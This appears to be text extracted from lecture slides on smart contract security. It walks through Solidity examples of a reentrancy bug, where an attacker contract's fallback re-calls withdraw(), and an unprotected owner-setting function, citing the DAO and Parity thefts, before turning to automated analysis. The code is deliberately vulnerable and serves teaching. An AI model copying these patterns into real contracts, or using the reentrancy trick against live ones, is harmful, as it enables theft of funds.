
Security Bug #1: Reentrancy




Security Bug #1: Reentrancy



Security Bug #1: Reentrancy



Security Bug #1: Reentrancy



Can the user contract withdraw more than 10 ether?

Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...
```



Wallet Contract

```
uint balance = 10;  
  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```

Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...  
function () payable {  
    // log payment  
}
```



Wallet Contract

```
uint balance = 100;  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```

calls the default “payable” function

Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...  
function () payable {  
    // log payment  
}
```



Wallet Contract

```
uint balance = 100;  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```

calls the default
“payable” function

balance is zeroed
after ether transfer

Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...  
function () payable {  
    wallet.withdraw();  
}
```



Calls
withdraw() before
balance is set to 0



Wallet Contract

```
uint balance = 10;  
  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```

balance is zeroed
after ether transfer

An adversary stole 3.6M Ether !

Security Bug #2: Unprivileged write to storage

Security Bug #2: Unprivileged write to storage



Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
    owner = _owner;
}

function withdraw(uint amount) {
    if (msg.sender == owner) {
        owner.send(amount);
    }
}
```

Security Bug #2: Unprivileged write to storage



Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
    owner = _owner;
}

function withdraw(uint amount) {
    if (msg.sender == owner) {
        owner.send(amount);
    }
}
```

Only owner can
send ether

Security Bug #2: Unprivileged write to storage

Any user may
change the
wallet's owner



Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
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function withdraw(uint amount) {
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```

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Security Bug #2: Unprivileged write to storage

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function initWallet(address _owner) {
    owner = _owner;
}

function withdraw(uint amount) {
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        owner.send(amount);
    }
}
```

Only owner can
send ether

An attacker used a similar bug to ***steal \$32M***

More security bugs



Unexpected ether flows



Insecure coding, such as unprivileged writes (*e.g., Multisig Parity bug*)



Use of unsafe inputs (*e.g., reflection, hashing, ...*)



Reentrant method calls (*e.g., DAO bug*)

More security bugs



Unexpected ether flows




Insecure coding, such as unprivileged writes (e.g., *Multisig Parity bug*)



Use of unsafe inputs (e.g., reflection, hashing, ...)




Reentrant method calls (e.g., *DAO bug*)



Transaction reordering


Automated Security Analysis




Automated Security Analysis



Automated Security Analysis






Automated Security Analysis






Problem: Cannot enumerate all possible contract behaviors...

Automated Security Analysis: Existing Solutions

Automated Security Analysis: Existing Solutions



